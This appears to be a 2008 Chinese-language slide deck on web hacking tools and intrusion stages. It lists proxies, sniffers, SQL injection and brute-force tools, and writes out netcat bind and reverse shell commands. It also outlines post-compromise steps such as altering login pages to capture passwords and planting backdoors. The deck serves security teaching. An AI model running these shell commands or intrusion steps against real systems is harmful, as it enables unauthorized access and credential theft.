00:12:41.398	0.920	378	219	GET	200	text/html	http://tw.bid.yahoo.com/
00:12:41.514	0.265	409	7517	GET	200	text/css	http://l.yimg.com/tw.yimg.com/tw/auction/yauf/yauc_hp_080724.css
00:12:41.516	0.322	419	193	GET	200	image/gif	http://l.yimg.com/tw.yimg.com/tw/auction/yauf/yauc_logo.gif
00:12:41.551	0.303	420	193	GET	200	image/gif	http://l.yimg.com/tw.yimg.com/tw/auction/tvc0807/560x35.gif
00:12:41.554	0.393	473	253	GET	200	image/jpeg	http://tw.image.bid.yahoo.com/users/08/5/8/ba0415-thumb-1213942585105469-7.jpg
00:12:41.556	0.370	414	117	GET	200	image/gif	http://tw.yimg.com/tw/auction/lsm_external/market.gif
00:12:41.559	0.453	474	253	GET	200	image/jpeg	http://tw.image.bid.yahoo.com/users/7/3/0/1/sensepia-thumb-1218389997823373-4.jpg
00:12:41.561	0.409	476	253	GET	200	image/jpeg	http://tw.image.bid.yahoo.com/users/5/3/8/1/cailvin888-thumb-1218781193590653-3.jpg
00:12:41.563	0.469	474	253	GET	200	image/jpeg	http://tw.image.bid.yahoo.com/users/7/2/1/8/ntuee188-thumb-1218897796644953-3.jpg
00:12:41.566	0.496	477	253	GET	200	image/jpeg	http://tw.image.bid.yahoo.com/users/4/7/4/9/star69201052-thumb-121903072290630-4.jpg

Request Header	Value	Response Header	Value
(Request-Line)	GET / HTTP/1.1	(Status-Line)	HTTP/1.1 200 OK
Host	tw.bid.yahoo.com	Date	Mon, 18 Aug 2008 17:24:54 GMT
User-Agent	Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-TW; rv:1.9.0.1) Gecko/200807020...	Set-Cookie	B=69of2p94ajc36&b=3&s=ef; expires=Tue, 02-Jun-2037 20:00:00 GMT; path=/; d...
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	P3P	policyref="http://p3p.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM ...
Accept-Language	zh-tw,en-us;q=0.7,en;q=0.3	Expires	Thu, 01 Jan 1970 12:34:56 GMT
Accept-Encoding	gzip,deflate	Cache-Control	no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Accept-Charset	Big5,utf-8;q=0.7,*;q=0.7	Pragma	no-cache
Keep-Alive	300	Connection	close
Connection	keep-alive	Transfer-Encoding	chunked
		Content-Type	text/html; charset=big5


完成

代理: 無代理

# Proxy


- **Paros**
  - ◆ <http://www.parosproxy.org/>
- **Odysseus**
  - ◆ <http://www.bindshell.net/tools/odysseus>
- **Fiddler**
  - ◆ <http://www.fiddlertool.com/fiddler/>
- **Burp suite**
  - ◆ <http://portswigger.net/suite/>
- **WebScarab**
  - ◆ [http://www.owasp.org/index.php/Category:OWASP\\_WebScarab\\_Project](http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project)
- **SPIKE Proxy**
  - ◆ <http://www.immunitysec.com/resources-freesoftware.shtml>
- **Achilles**
  - ◆ <http://www.mavensecurity.com/achilles>

# Paros





# Odysseus



# Sniffer

- **Ethereal / Wireshark**
  - ◆ <http://www.wireshark.org/>
- **Eeye Iris**
  - ◆ <http://www.eeye.com/html/products/iris/>
- **EtterCap**
  - ◆ <http://ettercap.sourceforge.net/>
- **Cain & Abel**
  - ◆ <http://www.oxid.it/>
- **TamoSoft CommView**
  - ◆ <http://www.tamos.com/products/commview/>
- **Sniffit**
  - ◆ <http://reptile.rug.ac.be/~coder/sniffit/sniffit.html>

# Wireshark

The image displays the Wireshark network protocol analyzer interface. The main window is titled "Wireshark: Capture Options" and shows a list of captured packets. The "Filter:" field is empty. The packet list shows 14 packets, with the first packet selected. The packet details pane shows the selected packet (Frame 1) and its structure: Ethernet II, Internet Protocol, and Transmission Control Protocol. The packet bytes pane shows the raw data in hexadecimal and ASCII.

The "Follow TCP Stream" window is open, showing the stream content. The stream content is displayed in a text area, showing the HTTP request and response. The request is a GET request for "/ HTTP/1.1" to the host "outian.net". The response is an HTTP/1.1 200 OK status, indicating a successful request.

Stream Content

```
GET / HTTP/1.1
Host: outian.net
User-Agent: Mozilla/5.0 (windows; U; windows NT 5.1; zh-TW; rv:1.8.1.12) Gecko/20080201 F
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,i
Accept-Language: zh-tw,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: Big5,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cache-Control: max-age=0

HTTP/1.1 200 OK
Date: Sun, 17 Feb 2008 20:06:03 GMT
Server: Apache
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 57
Keep-Alive: timeout=15, max=98
Connection: Keep-Alive
Content-Type: text/html

.....322.346.34...&
6IEV\F.. .....<... 5.....<...GET / HTTP/1.1
Host: outian.net
User-Agent: Mozilla/5.0 (windows; U; windows NT 5.1; zh-TW; rv:1.8.1.12) Gecko/20080201 F
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,i
Accept-Language: zh-tw,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: Big5,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cache-Control: max-age=0

HTTP/1.1 200 OK
Date: Sun, 17 Feb 2008 20:06:03 GMT
```

Find Save As Print Entire conversation (1448 bytes) [Dropdown] ☒ ASCII ☐ EBCDIC ☐ Hex Dump ☐ C Arrays ☐ Raw

Help Close Filter Out This Stream

File: "Z:\Temp\etherXXXXa02716" 2476 Bytes 00:00:00.000000000

# netcat

- <http://netcat.sourceforge.net/>
- http connection -  
\$ nc web\_ip 80  
GET / HTTP/1.0  
....
- Active connect backdoor -
  - ◆ Chicken : nc -n -l -p 12345 -e /bin/sh
  - ◆ Hacker : nc chicken\_ip 12345
- Reverse connect backdoor -
  - ◆ Hacker : nc -nv -l -p 12345
  - ◆ Chicken: nc hacker\_ip 12345 -e /bin/sh

# netcat with ssl

- openssl

- ◆ <http://www.openssl.org/>

- nssl

- ◆ <http://sourceforge.net/projects/nssl>

- sslcat

- ◆ <http://www.bindshell.net/tools/sslcats>

- https connection -

- ```
$ openssl s_client -connect server:443
```

- ```
GET / HTTP/1.0
```

- ```
...
```

# SQL Injector

- NBSI
- HDSI
- Pangolin
- Absinthe
- DataThief
- SQL Power Injector
- Sqlget
  - ◆ <http://www.infobyte.com.ar/>
- sqlmap
  - ◆ <http://sqlmap.sourceforge.net/>
- sqldumper

# HDSI



# Brute Force Attack

- THC-Hydra
  - ◆ <http://www.thc.org/thc-hydra/>
- Brutus AET2
  - ◆ <http://www.hoobie.net/brutus/>
- Unsecure
- ObiWaN
- Cain & Abel
- Authforce
- WebCracker
- Lophtcrack



# Brutus

Brutus - AET2 - www.hoobie.net/brutus - (January 2000)

File Tools Help

Target  Type

Connection Options

Port  Connections  Timeout  ☐ Use Proxy

HTTP (Basic) Options

Method  ☒ KeepAlive

Authentication Options

☒ Use Username ☐ Single User Pass Mode

User File   Pass File

Positive Authentication Results

| Target                                          | Type | Username | Password |
|-------------------------------------------------|------|----------|----------|
| Located and installed 1 authentication plug-ins |      |          |          |

# Web Stress Test (Free)

- **ab (Apache Benchmark)**
  - ◆ <http://httpd.apache.org/>
- **JMeter**
  - ◆ <http://jakarta.apache.org/jmeter/>
- **Microsoft Web Application Stress Tool**
  - ◆ <http://www.microsoft.com/technet/archive/itsolutions/intranet/downloads/webstres.msp>
- **Microsoft Application Center Test**
  - ◆ [http://msdn2.microsoft.com/en-us/library/aa287410\(VS.71\).aspx](http://msdn2.microsoft.com/en-us/library/aa287410(VS.71).aspx)
- **.... Many tools**
  - ◆ <http://www.softwareqatest.com/qatweb1.html>

# Web Stress Test (Commercial)

- HP Mercury LoadRunner
  - ◆ <http://www.mercury.com/us/products/performance-center/loadrunner/>
- IBM Rational Performance Tester
  - ◆ <http://www-306.ibm.com/software/awdtools/tester/performance/index.html>
- Compuware QALoad
  - ◆ <http://www.compuware.com/products/qacenter/qaload.htm>
- Radview WebLOAD
  - ◆ <http://www.radview.com/product/description-overview.aspx>
- Borland SilkPerformer
  - ◆ <http://www.borland.com/us/products/silk/silkperformer/index.html>
- Empirix Web Applications Testing and Monitoring Solutions
  - ◆ [http://www.empirix.com/products-services/web\\_applications.asp](http://www.empirix.com/products-services/web_applications.asp)



# 入侵過程

# 一般入侵過程

- 資訊收集
- 弱點探測
- 侵入系統
- 提升權限
- 收集資料
- 植入後門

# 資訊收集

- 主機搜尋
  - ◆ ICMP、TCP
  - ◆ Zone Transfer
  - ◆ Google
- 服務掃描 ( Port Scan )
  - ◆ nmap、Superscan、amap、scanrand
  - ◆ FIN, Xmas, or Null scan
- 網路架構探測
  - ◆ traceroute、tcptraceroute、paratrace
- 作業系統判斷
  - ◆ xprobe、p0f、nmap
  - ◆ 由 TCP Fingerprint 辨識系統

# 弱點探測

- 服務弱點掃描工具
- 網頁弱點掃描工具
- 人為判斷

# 侵入系統

- 利用 **Web** 應用程式的漏洞
- 利用服務本身的弱點
- Brute Force Attack
- Sniff
- Session Hijacking
- Man-in-the-Middle
- Social Engineering




# 可用以入侵的 Web 弱點

- SQL Injection
- File Inclusion
- Command Injection
- Code Injection
- Directory Traversal
- Upload File Mis-Handling
- Buffer Overflow

# Buffer Overflow (Stack)


A) abuse input program



1. input the data


2. preserve the same  
address of input program

B) give the data beyond  
the limit on the amount of data




3. input the data  
one after another ...

C) finally destroy  
the stack



4. destroy the stack  
and over write address

D) illegal program  
is carried out



6. illegal program  
is prepared in  
overwritten address:

5. back to  
overwritten address

# 提升權限

- crack password
- vulnerable program/service
  - buffer overflow (stack/heap)
  - format string
  - race condition
  - design error
- Kernel Exploit
- Brute Force Attack

# 收集資料

- 破解使用者密碼
- 修改登入頁面取得密碼
- 啟動 sniffer 竊聽密碼
- "備份資料"
- 繼續尋找並攻擊內部網路中其他機器

